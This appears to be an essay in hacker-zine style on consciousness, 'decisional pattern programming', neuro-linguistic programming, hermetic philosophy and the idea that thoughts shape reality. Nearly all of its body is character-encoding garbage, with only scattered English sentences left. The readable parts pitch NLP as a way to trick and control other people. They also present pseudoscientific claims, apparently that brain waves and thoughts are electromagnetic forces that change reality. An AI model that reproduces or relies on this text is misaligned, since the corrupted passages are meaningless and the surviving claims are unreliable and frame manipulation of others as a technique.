– &R 6ööÂ æ÷r" 'WB &V6 W6R öb F†V−" æ6W7G& Â V vW" öb ¶æ÷vÆVFvR æ@
-\PVVâ öâ 7 \divGF-ær F†-æw2 F† B &R æ\divB æ GW& Â FÒ F†V-" Vçf-&öæÖVçBâ
--[ 2 - How does the human conscious function
"‡VÖ â Ö-æB -2 6VÆb× &öw& ÖÖ-ær &-òÖ6ö× WFW" ÒÒ 'vÒ æ÷B F†R f-'7@
-öæR Fò 6 ' F†-2â ‡VÖ â Ö-æB -2 &öw& ÖÖ-ær -G6VÆb 6öç66-÷W6Ç' '•
-'' Ç--ær FV6-6-öæ  GFW&â ''föÆ£÷v-ær ÖöFVÂ ÷" 6öÖ&-æ F-öà
−öb &÷F,â
```

----[ 2.1 - Decisional pattern programming

•&VÖVÖ&W" v†Vâ -÷R vW&R Æ-GFÆR & '' æB fVÇB GG& 7FVB FÒ F† @
-fÆ ÖR æB 7GV ÆÇ' F÷V6†VB -Bâ -B 'W&çB -÷R 6Ò & B æB F†R -â v 0
-6Ò -çFVç6R F† B -÷R æWfW" Æ -VB v-F, f-&R v -â ²' -â -2 F†P
-ÖWF†ÖB ÷W" 7 -&-GV Â Ö-æB W6W2 FÒ FV 6, -G6VÆb &÷WB F†R Vçf-&öæÖVç@
-B FV Ç2 v-F,â FV6-6-öæ Â GFW&â &öw& ÖÖ-ær -2 & 6VB öâ & F-öæ À
- æ Ç-6-2 öb f 7G2 6÷'&VÆ FVB FÒ 7B W‡ W&-Væ6W2Â 2 6-Ö-Æ " 0
- ÷76-&ÆR FÒ F†R æWr W‡ W&-Væ6R Væ6÷VçFW&VBÂ æB ÆÂ F†-0
-6÷'&Ö&÷& FVB v-F, F†R -çFVç6-G' öb -ââ -â -2 æ÷F†-ær Ö÷&R 'W@
-VÆV7G&-6 6-væ Ç2 6VçB '' -÷W" æWW& 7-7FVÒ FÒ -÷W" '& -â v†-6€
--÷W" 7 -&-GV Â Ö-æB -çFW' &WG2 2 †-v, F-66öæf÷'BÂ FVÆÆ-ær F† @
-F†R Vçf-&öæÖVçB -2 &V 7F-ær v -ç7B -÷W" &öG'â 'WB 6öÖR V÷ ÆP
- &VçFÇ' FöÆW& FR -â Ö÷&R F† â ÷F†W'3² æÒÂ F† Bw2 æ÷B G'VRâ vP
- ÆÂ fVVÂ F†R -â F†R 6 ÖRÂ -Bw2 §W7B vR 6 â VGV6 FR ÷W" 7 -&-GV À
-Ö-æB FÒ -væ÷&R F†R -âà

----[ 2.2 - Role Model programming (behavioral mimetism from trusted sources)

•Fò VæFW'7F æB †÷r -÷W" Ö-æB v÷&•2 7F 'B 6VV-ær -÷W" ÷&F-æ '' Æ-fR 2 - 6W&-R öb WfVçG2â F†R WfVçG2 f ÆÂ -çFò öæR öb F†R föÆÆ÷v-æp -6 FVv÷&-W3

™- new events

™- new events similar to old events

™- old events

•v†Vâ FV Æ-ær v-F, â WfVçBÂ -÷W" Ö-æB 7F 'G2 â æ Ç-6-2 öb F†P -WfVçBÂ æB 6V &6†W2 F†R & &6†-fR" f÷" â -FVçF-6 Â WfVçBâ -b æöæR -0 -f÷VæBÂ -÷W" Ö-æB 6V &6†W2 F†R & &6†-fR" f÷" 6-Ö-Æ " WfV¢B æB -G&-W2 Fò FWFW&Ö-æR -b 7B FV6-6-öç2 æB 6öæF-F-öç2 v÷VÆB &R f-B -â F†P -7W'&VçB 6öæF-F-öç2â F†R æWr æB 6-Ö-Æ " WfVçG2 &R F†R öæW0  $-vVæW\& F-ær W‡ W\&-Væ6RÂ '' f÷&6-ær -÷W" 7 -&-GV Â Ö-æB FÒ Ö <math>\PP$ -FV6-6-öç2 Fò F B 2 vööB 2  $\div$ 76-&ÆR Fò F†R v-fVâ Vçf-&öæÖVçBâ 'W@ -WfW'-öæRw2 FV6-6-öâ FW VæG2 Æ÷B öâ &Wf-÷W2 W‡ W&-Væ6Râ F†R FFV@ -W‡ W&-Væ6R  $-\times$  & $\div$ fW2  $-\div$ W" & F $-\ddot{o}$ æ Â F†-æ $\P-$ ær æB v-fW2  $-\div$ R †-v†W- W'7 V7F-fR ÷fW" WfVçG2Â VæFW" æWr 7W W&-÷" Æöv-2â V 6, 6 FVv÷'∙ -öb WfVçG2 † 2 76-væVB &ö6W72 F† B FV Ç2 v-F, -Bâ f÷" -ç7F æ6RÀ --b -÷W" 6 " '&V ·2 F÷vâ -÷R v÷VÆB 6VR F†R &Ö&ÆVÒ Ö÷&R 67W& FVÇ•  $--b \ -\div R \ \&R \ 6 \ " \ \ddot{O}V6\dagger \ \&-2 \ F\dagger \ \hat{a} \ -b \ -\div R \ \&R \ F\"{O}7F\div "\^{a} \ F\dagger R \ 6 \ " \ \ddot{O}V6\dagger \ \&-0$ - ÷76W2 Ö÷&R FV6†æ-6 -æf÷&Ö F-öç2 &÷WB 6 '2 ‡F†W&Vf÷&R 7W W&-÷ -E"ov-2 \"ob F†-æw2' F† â Fö7F÷" ÷" f $\text{E\'e}\div\&-7$ BÂ f÷" -ç7F æ6Râ '' F†P  $-\div F \dagger W$ " † æBÂ -b  $-\div W$ " &öG' '&V  $\cdot$ 2 F $\div$ vâ &V-ær Fö7F $\div$ " v-ÆÂ  $\dagger$ VÇ  $-\div$ P -FWFW&Ö-æR v† B vVçB w&öær æB v† B æVVG2 Fò &R FöæR Fò VÆ-Ö-æ FP -F†-2 6-GV F-öâ & F†W" F† â &V-ær 6 " ÖV6† æ-2à

•F†R &ö6W72 öb ÆV &æ-ær -2 æWfW" VæF-ær &ö6W72 -â -÷W" Ö-æC² -@

-F ¶W2 B ÆV 7B 2 Æöær 2 -÷Rw&R W‡ ÷6VB FÒ æWr WfVçG2â 'WB -B F ¶W0 --â F‡&VR 7F vW3¢ F†R 6öç66-÷W2 æB v-ÆÆ-ær 'BÂ F†R &V-æf÷&6VÖVç@ - 'B æB F†R && 6¶w&÷VæB" 'Bâ

•F†R 6öç66-÷W2 æB v-ÆÆ-ær &ö6W72 -2 F†R öæR -çFW& 7F-ær F†R Ö÷7B v-F, F†R -FV6-6-öæ &ö6W72â -Bw2 v†Vâ -÷R 6VR 6öÖR &V† f-÷" ÷" Ö÷& f-'GVP -÷" 6öÖWF†-ær Fò F† B W‡FVçB F† B -÷R Æ-¶R æB -÷RvB 7GV ÆÇ′ v çB Fð -w&÷r F† B -â -÷R ÒÒ f÷" -ç7F æ6R -÷R v çB Fò &R w&V FW" v†-FV† @ -F† â 7 VæFW" &V6 W6R -÷R 6VR F†R v†-FV† G2 2 &V-ær F†R vööB wW-0 - æB -÷RwfR &VVâ F Vv‡B F† B vööB wW-2 &R vööBâ Fò Fò F† B -÷R 6VR -v† B v÷B 7 VæFW" v†W&R †R -2 æB 7F 'B Fò 'v Ʋ" 6-Ö-Æ " F,â

•F†-2 -2 v†W&R F†R &V-æf÷&6VÖVçB 7F vR vWG2 -çFò Æ 6R ÕÕ -÷R Ç&V G•
-FV6-FVB F† B -÷R v çB -BÂ æB -÷R f÷&6R -÷W'6VÆb FÒ F ¶R F†R 7FW 0
-æVVFVBâ -÷R vWB V-çFVB FÒ F†R Æ-çW, ¶W&æVÂÂ f-æB 'Vw2Â W‡ ÷6R F†VÐ
-öâ gVÆÂÖF-66Æ÷7W&R Æöö² f÷" f-v‡G2 v-F, ¶W&æV FWb WF2â F†P
-6öç66-÷W2 -çFW& 7F-öâ v-ÆÂ †VÇ -÷R vWB 7F GW2 öb -÷W'6VÆc¢ & Õ •
-7 VæFW" Væ÷Vv, FÒ FÒ F†-3Ò" ÷" 'v† B v÷VÆB 7 VæFW" FÒ‡² -â F†R 6 ÖR
-F-ÖR -B v-ÆÂ 6÷'&V7B &V† f-÷& Â fÆ w2 F† B Ö-v‡B &WfVçB -÷R g&öÒ
succeeding. After a while, the conscious interaction tends to diminish,

becoming less and less necessary. This is where stage three comes into  $% \left( 1\right) =\left( 1\right) +\left( 1\right) +\left($ 

place.

•F†R && 6¶w&÷VæB" 7F vR -2 v†W&R F†R 7GV &ö6W72 æVVG2 æò ÆöævW --çFW& 7F-öâ v-F, F†R 6öç66-÷W2 Ö-æB &V-ær W&fV7FÇ' F FVB FŎ -6W'fR 6-Ö-Æ " WfVçG2â FÒ 6öçF-çVR ÷W" ÖWF †÷&R B F†-2 Ö-çB -÷P -vWB f B FÖÆÆ '2 g&öÒ 7 Öç6÷'6†- 2 -÷Rw&R &V-ær F-6² FÒ -÷W" g&-VæG2À - æB V&Æ-6, gVÆæW& &-Æ-F-W2 -÷R f÷VæB -â Æ-çW, ¶W&æVÂâ æB ÆÂ F†-0 -2 æ÷&Ö Â æB -÷R FöâwB VæFW'7F æB v‡' V÷ ÆR F‡&÷v-ær f-ævW'2 @ --÷Râ -÷Rw&R FÖ-ær F†R '&-v‡B" F†-ærââ

•v†Vâ FV Æ-ær v-F, æWr WfVçBÂ -÷W" Ö-æB v-ÆÂ G'' Fò 6 FVv÷&-|R F† @ -WfVçB æB G'' Fò Æ 6R -B VæFW" öæR öb F†R ¶æ÷vâ WfVçG2 6 FVv÷&-W2à "V 6, 6 FVv÷'' öb WfVçG2 † 2 76-væVB &ö6W73² æWW& &ö6W72 -O -fW'' 6-Ö-Æ" Fò â 'æWW& æWGv÷&² F,â F†R &ö6W76W2 f÷" ¶æ÷và -WfVçG2 v-fR -÷R F†R F -Ç' &÷WF-æR v†Vâ -÷R FöâwB WfVâ F†-æ² &÷W@ -Fö-ær 6öÖWF†-ær -÷R §W7B Fò -B WFöÖ F-6 ÆÇ'â F†W&Vf÷&R \$ô4U54U2 ""â \$\$ 4'u\$õTäB 5D tR" ...4U%d"är 'ãōtâ EDU\$å2' Dò ãõB \$U T•\$R \$ D"ôä '"4ôå44"õU2' Ô"äB 45%UD"å' F†-2 Ö ¶W2 F†VÒ 2 &-Ö '' F &vWB f÷ -F†÷6R G'--ær Fò Ö æ— VÆ FR -÷Rà

# --[ 3 - Neuro-linguistic programming (NLP)

"  $66 \div \&F - \&F$  Fò  $v - \P - VF - \mbox{$\hat{A}$ $\sim WW\&\^o}\^O \mbox{$\hat{A}$ $-$ $\mbox{$=$ $\sim W}$ $\mathbe{C}$ $\mathbe$ 

of mental and emotional behaviour". NLP denotes belief in a connection

between neurological processes ('neuro'), language ('linguistic') and behavioral patterns that have been learned through experience ('programming'). The "subjective experiences" are what we called neural

processes dealing with events.

"-â  $\div F \dagger W$ " v $\div \& G2 \hat{A}$  äÅ 6 -2 F† B vR &öw& ÖÖVB  $\div W$ '6VÇfW2 Fò &V 7B -â -6W'F -â v ' v†Vâ W‡  $\div 6$ VB Fò 6W'F -â WfV¢G2â Fò † 6¶W"Â F†-2 ÆÖÖ $\cdot$ 0 - 2 vÖÖB 2 &VÖ $\div$ FR ¶W&æVÂ gVÆæW& &-Æ-G' v-F, w&V B 6† æ6W2 Ö` -W‡ ÆÖ-F F-Öââ F†-2 ÖV ¢2 F† B vR 6 â G&-vvW" 6W'F -â &V 7F-Öâ  $\div$  -&W7 Ö¢6R g&ÖÒ 6ÖÖVÖæR -b vR ¶æ $\div$ r F†R 6ÖæF-F-Ö¢2 †WfV¢B' F† B v $\div$ VÆB normally lead that person to that reaction. Hey, wait.. Is this really

about controlling your peers??? Yes, someone can use NLP to take advantage of "free mind", by simply tricking the mind into seeing false  $-6\ddot{\omega}\text{F}-F-\ddot{o}\text{c}2\text{ F}\dagger \text{ B v}\div\text{V}\text{A}\text{B} \text{ A}\text{V} \text{ B }-\text{B F}\grave{o}\text{ F} \text{ }\P\text{R} \text{ FV}6-6-\ddot{o}\hat{a} \text{ }66\div\&\text{F}-\text{\&r}\text{ F}\grave{o}\text{ F}\dagger\div6\text{P}-\text{F}-\ddot{o}\text{c}2\hat{a}$ 

" 6ööööâ fV GW&R öb ÆÂ 6öçFV× ÷& '' 6ö6-WF-W2 -2 F†R &wV-Ç@ -7-æG&öÖR"â F†-2 &÷6R g&öÒ F†R &÷&-v-æ 6-â" G&-6³¢ -÷Rw&R ÖW&P -Ö÷'F v†ò FW6W'fW2 Fò &R ‡W'B &V6 W6R fW'' Æöær F-ÖR vò 6öÖP -&WF &B FR â ÆRâ F†-2 &wV-ÇB 7-æG&öÖR" -2 fW'' F ævW&÷W2 G& -&V6 W6R -B Ö ¶W2 ‡VÖ â &V-æw2 &öæR Fò äÅ Â 2 F†W' v çB Fò ' ' F†P -GVW2" f÷" F†V-" '6-ç2"â 'WB ââ v -B ââ v† B -b F†W&R -2 æò 6-ãò -÷P -ÖV âââ ' 6÷VÆB Ö ¶R 6öÖVöæR fVV wV-ÇG' öb 6öÖWF†-ær †R æWfW" F-@ -\$W7B Fò Ö ¶R F† B W'6öâ ÆV 6R ÖR v†VæWfW" ' v çCò -W ââ F† Bw0 -W† 7FÇ' t...' æWW&òÖÆ-æwV-7F-2 &öw& ÖÖ-ær v÷&·2 -â WfW'' 6 6S¢ ‡VÖ à -&V-æw2 FöâwB v çB Fò Æöö² & B -â F†R W-W2 öb F†V-" VW'2 æB Ö÷7@ --× ÷'F çB Fò F†÷6R v†ò &R ÷W" ÖöFVÇ2 æBö÷" ÖV â 6öÖWF†-ær -× ÷'F çB -Fò W2à

'\$ÖÖÖx' -2 fVVÆ-ær fW'' 6-6² FÖF ' 'WB 'vÒ 7W&R F† B -b -÷R v-ÆÀ -'&-ær vööB w& FW2 g&öÒ 66†öÖ ' v-ÆÂ &R fVVÆ-ær &WGFW" 6ÖÂ" ÒÒ F†-0 -2 öæR 6Æ 76-6 W† x ÆR Öb †÷r äÅ gVæ7F-öç2â F†R \$ÖÖÒ" -â ÷W" 6 6P -7GVG' -2 f ¶-ær â -ÆÆæW72 FÒ Ö ¶R †W" 6öâ 7GVG' † &FW" B 66†öÖÀ - æB '&-ær vööB w& FR -â F†R '6Öâw2" Ö-æB †R v-ÆÂ 7F 'B fVVÆ-æp -wV-ÇG' f÷" †-2 Ö÷F†W"w2 -ÆÆæW72 F†W&Vf÷&R †R v-ÆÂ f÷&6R †-x6VÆb Fð -vWB vööB w& FR öæR v ' ÷" æ÷F†W"â -â F†-2 W† x ÆR äÅ -2 æ÷@ -FÖ-ær & B FÒ '6Öâ" 2 -x &÷f-ær †-2 w& FW2 -2 vööB F†-ærâ 'WB -à -F†R 6 ÖR F-ÖR †R F-FâwB FÒ v† B †R v ÇFVB -Ç7FV B †R F-B v† @ -6ÖÖVöæR VÇ6R G&-6¶VB †-Ò -ÇFÒ FÖ-ærà

" æ÷F†W" W† × ÆRÂ ÖæR &VvvW" v Æ·2 Fò -÷W" 6 " v-æF÷râ 6†Rw2 â ÖÆ@ -vöÖ â v-F, ¶-æB v &Ò W-W2â 6†R 6ÖÖW2 6‡-Ç' æB v†-7 W&-ær 6·0 --÷R Fò v-fR †W" ÖöæW' f÷" ÖVF-6-æW2 æB föÖBâ -÷R v-ÆÂ v-fR †W -ÖöæW' &V6 W6R 6†R ÆÖÖ·2 Æ÷B Æ-¶R -÷W" w& æFÖ÷F†W" v†ò -÷R Æ÷fVB -Æ÷Bâ æB -÷R v çB Fò †VÇ ÆW72 f÷'GVæ FR ‡VÖ âÖ&V-ærâ 'WB F† @ -&VvvW" gFW" 'v÷&² †÷W'2" -2 Ö -&R &-6†W" F† â -÷R &V6 W6R -B FÖÖ° - Gf çF vR Öb F†R &w& æFÖ÷F†W" f-wW&R" ÆÖÖ²â Ö÷7B Öb F†R V÷ ÆR † fP - w& æFÖ÷F†W" v†ò & -6VB F†VÒ FÖÖ² 6 &R Öb F†VÒ v†Vâ F†V-" &VçGO -vW&VâwB &÷VæB æB V-FR ÷76-&Ç' † fR 76VB v 'â Fò †Öæ÷" †W -ÖVÖ÷'' -÷R &VÆ FR FÒ F†R &ÆW72 f÷'GVæ FR w& æB Ö÷F†W" &Vvv-ær @ --÷W" 6 " v-æF÷r æB -÷R v çB Fò &R Öb ç' †VÇ â -÷W" vÖÖ@ --çFVçF-Öç2 Æ æB -÷R &-v‡B -â F†R &w& æç'w2" G& §W7B Æ-¶R -6 &æ-f÷&÷W2 Æ çB V G2 â -ç6V7Bà

•F†W6R vW&R öæÇ' F‡&VR W† × ÆW2 †÷r äÅ v÷&·2 -â F '×FòÖF ' Æ-fR 'W@
-Fò 6öÖVöæR V-çFVB Fò F†W6R FV6†æ- VW2 F†R W† × ÆW2 &R VæFÆW72à
•6öÖVöæR v &R öb äÅ æB †÷r F†-æw2 v÷&² -2 6öçG&öÆÆ-ær WfW'-&öG•
- &÷VæB F†VÒ Fò ö'F -â 6W'F -â &W7VÇBâ -2 -B w&öær Fò F ¶P
- Gf çF vR öb 6öÖVöæR VÇ6Rw2 -væ÷& æ6Sò -2 -B w&öær Fò W‡ Æö-B
-gVÆæW& &-Æ-G' Fò 7-7FVÒ -b æò öæR -2 &ÆR Fò 6 F6, -÷Sò W&† 2À

- --[ 5 What is reality "What is above is what is beneath"
- •v÷&G2 öb †W&ÖW2 6VVÒ 7'- F-2 FÒ Ö÷7B öb -÷R ÆÖÖ¶-ær B F†R 6•' æ@ -6VV-ær æÒ 6-Ö-Æ &-G' FÒ V 'F, v† B †W&ÖW2 7GV ÆÇ' ÖV çB v 2 F† @ -÷W" Væ-fW'6R -2 g& 7F ò -b -÷R |ööÒ öâ g& 7F ÂÂ -÷R v-ÆÂ æ÷F-6P -F† B F†R -Ö vR -÷R vWB -2 fW'' 6-Ö-Æ " FÒ F†R -æ-F- Â -Ö vRâ F†-0 -ÖV ç2 F† B F†R 6 ÖR Æ w2 F† B 'V-ÇB F†R g& 7F Â öâ F†R FWF -Â 66 ÆRÀ Ç6Ò 'V-ÇB F†R g& 7F Â öâ F†R Æ &vR 66 ÆRâ
- "ÆWBw2 F ¶R G&— FÒ F†R FÖÒ V÷&ÆBÂ F†R F—fW'6—G' Öb 6†VÖ—6 À -VÆVÖVçG2 &W6VçB  $-\hat{a}$  ÷W" Væ—fW'6R -2 ÖW&Vç' v—fVâ '' F†R çVÖ&W" Ö` -VÆV7G&Öç2 ÷&&—GF—ær V 6, VÆVÖVçBw2 FÖÒ † æB Öf6÷W'6RÂ &÷FÖç2 æ@ -æWWG&Öç2 æB ÷F†W" 7V"Ö FÖÖ—2 'F—6ÆW2 'WB F† Bw2 &W—öæB F†R 66÷ P—Öb F†—2 'F—6ÆR'Â 6ÒÂÂ V† BÖ ¶W2 Â VÆVÖVÇB † fR Ö÷&R VÆV7G&Öç0 —F† Â æ÷F†W#Ò F†R ç7vW" -2 6—× ÆRÂ -Bw2 F†R VÆV7G&ÖÖ væWF—6 À -f÷&6W2Â V çGVÒ ÖV6† æ—72 -FVçF—f-VB B G— W2 Öb VÆV7G&ÖÖ væWF—6 À -f÷&6W3¢ " 7G&Öær æB " vV ¶W"Â &W7VÇF—ær g&ÖÒ 6ÖÖ&—æ F—ÖÂ Öb f-'7@ -GVòÂ 'WB ÆÂ F†W6R f÷&6W2 FÖvWF†W" 7&V FR V G&— ÖÆ " Ö væWBÂ F†—0 -V G&— ÖÆ " Ö væWB -2 F†R &&ÇVW & $-\varphi$ B" ÷W" v÷&ÆB -2 Ö FR ÖÂÂ V 6€ -VÆVÖVçB  $-\hat{a}$  F†R ÖVæFVÆVWb F &ÆR † 2 Væ— VR 6ÖÖ&—æ F—ÖÂ Öb F†W6R @ -f÷&6W2Â F†-2 v—f-ær -Bw2 Væ—6—G'Â
- •6ò -÷R ÖV â F† B ÷W" Væ—fW'6R -2 æ÷F†-ær 'WB VÆV7G&öÖ væWF-6 À -f÷&6W2 6öÖ&-æVB B F-ffW&VçB Æ -W'2 -â F-ffW&VçB 6öÖ&-æ F-öç2 æI Ö÷VçG3ò -W2 W† 7FÇ'â v-F†÷WB VÆV7G&òÖÖ væWF-6Ò ÷W" Væ-fW'6R v÷VÆB -&R â Væ-f÷&Ò Ö 72 öb -æ-F- Ö GFW" 'F-6ÆW2â F†-2 -2 v† B V-ç7FV-à -F†V÷&-|VB v†Vâ †R 6 -B &÷WB F†R GF, f÷&Ò öb vw&Vv F-öâ öb Ö GFW"À B '6ÖÇWFR |W&Ò †Rærâ F†R '6ÖÇWFR '6Væ6R öb VÆV7G&ÒÖÖ væWF-6ÒÀ -&V6 W6R †V B -2 æ÷F†-ær 'WB F†R &W7VÇB öb F†R -çFW& 7F-öâ &WGvVVà -VÆV7G&-6-G' æB Ö væWF-6Ò'à
- •F†-2 Ç6ò ÖV ç2 F† BÂ -b -÷R 6 â FWFW&Ö-æR F†R W† 7B Ö÷VçB æ@ -6ÖÖ&-æ F-öâ öb VÆV7G&òÖÖ væWF-6 Â f÷&6W2 &W6VçB -â 6W'F -à -VÆVÖVçBw2 FÖÖ-2 7G'V7GW&RÂ æB &W Æ-6 FR F† B W† 7B 6ÖÖ&-æ F-öâ æ@ -Ö÷VçB Fò æ÷F†W" VÆVÖVçBw2 FÖÖ-2 7G'V7GW&R -÷R v÷VÆB &R &ÆR FŎ -G& ç6f÷&Ò F†R 6V6öæB VÆVÖVçB -çFÒ F†R f-'7B öæRÂ F÷vâ FÒ F†P -w&-GF-W7B FWF -Ââ
- •&VÖVÖ&W" F†R Æ6†VÖ-7G2 G'--ær Fò Ö ¶R vöÆB q&öÒ GW7Cò 2•
- --[ 6 Human thoughts affecting reality
- '\$f Ç6R v÷&G2 &R æ÷B öæÇ' Wf- -â F†V×6VÇfW2 'WB F†W' -æfV7B F†P' 6÷V v-F, Wf-Ââ  $^{\text{\tiny TMTM}}--$  Socrates
- •F†W&R -2 ‡VvR çVÖ&W" Öb 6 6W2 v†Vâ -æ—F- FW2 ffV7FVB F†R v÷&Æ@ &÷VæB F†VÒ æB V÷ ÆR vW&R FÖÒ Ö |VB FÒ VæFW'7F æB F†R Ö—& 6ÆRÀ "ÆÖÖ² B F†R f ¶†—"w2 -â -æF- ÷" F†R 'VFF†—7B ÖÖæ•2 Öb F-&WBâ F†W&P &R FÖ7VÖVÇFVB 6 6W2 v†Vâ -Öv Ö 7FW'2 Ö æ vVB FÒ W&-g' v FW" '• -F†R ÷vW" Öb ÖVF—F F-Öââ 6Ò †÷r -2 F†-2 † Væ-æsò 6ÖçF-çVP -&V F-ærâà
- V çGVÒ ÖV6† æ-72 '&÷Vv‡B FÒ Æ-v‡B fW'' -çFW'&W7F-ær f 7Bâ F†R V çGVĐ -ÖV6† æ-72 W‡ W&-ÖVçG2 &R æ÷B 6Öç6-7FVçB -â F-ÖR æB ÷fW -&W6V &6†W'2â -B v÷VÆB V " F† B F†R Ö'6W'fW"w2 Ö-æB †-v†Ç' ffV7G0

-F†R &W7VÇB Öb F†R W‡ W&-ÖVÇBÂ -B v÷B FÒ Ö-ÇB v†W&RÂ -b F†P -66-VÇF-7B F†-æ·2 †-2 W‡ W&-ÖVÇB v-ÆÂ VæB W ÖæR v 'Â F†VÂ Ö÷7@ -FVf-æWFVÇ'Â F†R W‡ W&-ÖVÇB v-ÆÂâ 'WB 2 6ÖÖÂ 2 æ÷F†W" 66-VÇF-7@ -6ÖÖW2 -ÇFÒ Æ 6RÂ v-F, F-ffW&VÇB Ö-æB 6WB æB v-F, ÆW72 f -F, -à -F†R 7V66W72 Öb F†R W‡ W&-ÖVÇBÂ F†R W‡ W&-ÖVÇB v-ÆÂ v-fR æ÷F†W -&W7VÇBÂ F†W&Vf÷&RÂ 66-VÇF-7G2 6Öæ6ÇVFVB F† B V ÇGVÒ ÖV6† æ-70 -W‡ W&-ÖVÇG2 &R & &VÇ' 6Öæ6ÇW6-fRÂ

"V &Ç' GvVçF-WF,Ö6VçGW'' W‡ W&-ÖVçG2 öâ F†R ‡-6-72 öb fW'' 6Ö ÆÂ×66 ÆR
- †VæöÖVæ ÆVB FÒ F†R F-66÷fW'' öb †VæöÖVæ F† B 6÷VÆB æ÷B &R &VF-7FVB
-öâ F†R & 6-2 öb 6Æ 76-6 Â ‡-6-72Â æB FÒ æWr ÖöFVÇ2 ‡F†V÷&-W2' F† B
-FW67&-&VB æB &VF-7FVB fW'' 67W& FVÇ' F†÷6R Ö-7&ò×66 ÆR †VæöÖVæ 6ò
-&V6VçFÇ' F-66÷fW&VBâ F†W6R ÖöFVÇ2 öb F†R &V Â v÷&ÆB &V-ær ö'6W'fVB @
-F†-2 Ö-7&ò 66 ÆRÂ 6÷VÆB æ÷B V 6-Ç' &R &V6öæ6-ÆVB v-F, F†R v ' ö&|V7G2 &P
-Ö'6W'fVB FÒ &V† fR öâ F†R Ö 7&ò 66 ÆR öb WfW'-F ' Æ-fRâ F†R &VF-7F-Öç2
-F†W' ÖffW&VB ÖgFVâ V &VB 6÷VçFW"Ö-çGV-F-fR FÒ Ö'6W'fW'2â -æFVVBÂ F†W'
-F÷V6†VB öfb ×V6, 6öç7FW&æ F-öâÒÖWfVâ -â F†R Ö-æG2 öb F†V-" F-66÷fW&W'2â F†P
"6÷ Væ† vVâ -çFW' &WF F-öâ 6öç6-7G2 öb GFV× G2 FÒ W‡ Æ -â F†R W‡ W&-ÖVçG2
- æB F†V-" Ö F†VÖ F-6 Â f÷&×VÆ F-öç2à

•vR Æ- $\P$ R Fò F†-æ² öb ÷W" '& -â 2 Ö 76-fR F F 7F÷& vR f÷" ÆÂ F†P -W $\pm$  W&-Væ6W2 vR  $\pm$  B 6-æ6R  $\pm$ W" 6 $\pm$ 0 $\pm$ 0 F - 7GV Â Wf-FVæ6R F† B F F -2 7F $\div$ &VB -â  $\div$ W" '& -â F†R öæÇ' † &@ -Wf-FVæ6R W†-7F-ær æ÷r −2 F† B ÷W" '& -ç2 VÖ-B 'v fW2"ä÷W" '& -â −2 -æ÷F†-ær 'WB &-r çFVææ Â &V6V-f-æröVÖ-GF-ær VÆV7G&òÖÖ væWF-6 Â VæW&w'Â - 2 v fW2â F†W&R &R Ö÷&R G- W2 öb '& -â v fW2Â 6öÖR &R V 7' Fò ÖV 7W&P -v-F, -ç7G'VÖVçG2Â Ö÷7B öb F†VÒ &VâwBâ ÷W" '& -ç2 &R æ÷F†-ær 'W@ -v-FR ÷ Vâ v-&VÆW72 66W72 Ö-çG2Â VÖ-GF-ær 6-væ Â WfW'-v†W&R &÷Væ@ -W2 æB &V6V-f-ær 6-væ Ç2 g&öÒ ÷W" Vçf-&öæÖVçBâ W'"ââ v -Bâà -VÆV7G&òÖÖ væWF-6 Â '& -â v fW3óóò uDb Ö âââ 'WB -÷R 6 -B ÷W •Væ-fW'6R -2 & 6VB öâ VÆV7G&òÖÖ væWF-6òââ -b ‡VÖ ç2 6 â VÖ-@ -VÆV7G&òÖÖ væWF-6 Â VæW&w' Ft-2 ÖV ç2 Ft Bââ FtW' 6 â 7GV ÆÇ' -&V Æ-G"ò -W2Â F†W' Fòâ 'WB æ÷B ÆÂ çFVææ 2 † fR 6 ÖR 6-væ À -7G&VæwFf¢ 6öÖR † fR 7G&öævW" 6-væ ÂÂ 6öÖR ÆW76W"â 'WB ÆÂ öb F†VÐ -ÖöF-g' &V Æ-G' 66÷&F-ær Fò v† B F†W' F†-æ² Öb &V Æ-G"² 6öÖR ÖöF-g• -&V Æ-G'  $-\hat{a}$  7V'7F  $\varsigma F-\hat{A}$  v  $'\hat{A}$  F+ B -2 7GV Æ $\varsigma'$   $æ\div F-6V$  &ÆR æB 6öÖP -÷F†W'2 -â ÆW72 W&6W F-&ÆR v 'â 'WB UdU%' 5 •\$•ET Ô"äB †ÆWB -@ -&R ‡VÖ â æ-Ö Â fÆ÷& ÷" Ö-æW& Â' ddT5E2 \$T Ä•E' 44õ\$D"är Dð •t" B D"U' ´äõr \$õUB \$T Ä•E' äB t" B D"U' D""ä² \$T Ä•E' 4"õTÄB \$P "Ä"´Râ -b -÷R 7&V FR â -Ö vR -â -÷W" Ö-æB æB &VÆ-WfR -â -@ -7G&öævÇ' æB v-F, 76-öâ -÷R v-æÂ 7GV ÆÇ' Ö  $\P$ R -B † Vââ æòÀ --Bw2 æ÷B W6÷FW&-2 7GVfb -Bw2 fW'' F '×FòÖF ' 7GVfb ÒÒ -÷R FöâwB 6 • - ç'Ö v-2 7 VÆÂÂ -÷R §W7B f-wW&R ÷WB v 'FÒÖ ¶R F† B -Ö vR 6öÖP -G'VRâ -b - $\div$ R \$T ÄÅ' v çB 6öÖWF†- $\alpha$ r  $\alpha$ B tõ\$ $^2$  † &B 6 $\alpha$ F† B - $\alpha$ F DU4U%dP -F† B 6W'F -â 6ÖÖWF†-ær F†W&R &R u\$T B 6† æ6W2 F† B F†R Væ-fW'6P  $-v-E\hat{A}$  w&  $cB - \div R$  F† B 6öÖWF†-ærâ

• vVÆÂÂ F†-w2 &VâwB F† B V 7'Â &VÆÇ'Â 'WB 6-× Æ-f-VB F† Bw2 †÷r -@ --2â W&† 2 B 6ÖÖR ÷F†W" F-ÖR Ö -&R w4B † 6¶-w7 -÷W" '& -â • -v-ÆÂ W‡ Æ -â -÷R †÷r Fò Ö ¶R -÷W" v-6†W2 6ÖÖR G'VRÂ w8 †÷r F†÷6P -v-6†W2 6†÷VÆB ÆÖÖ² Æ-v8 F† B F†W' † fR v8 FW" 6† v8 EÖÖ² v8 -v9 FW 6† v8 EÖÖ² Æ-v9 FW 6† v8 EÖÖ² E-v9 E-

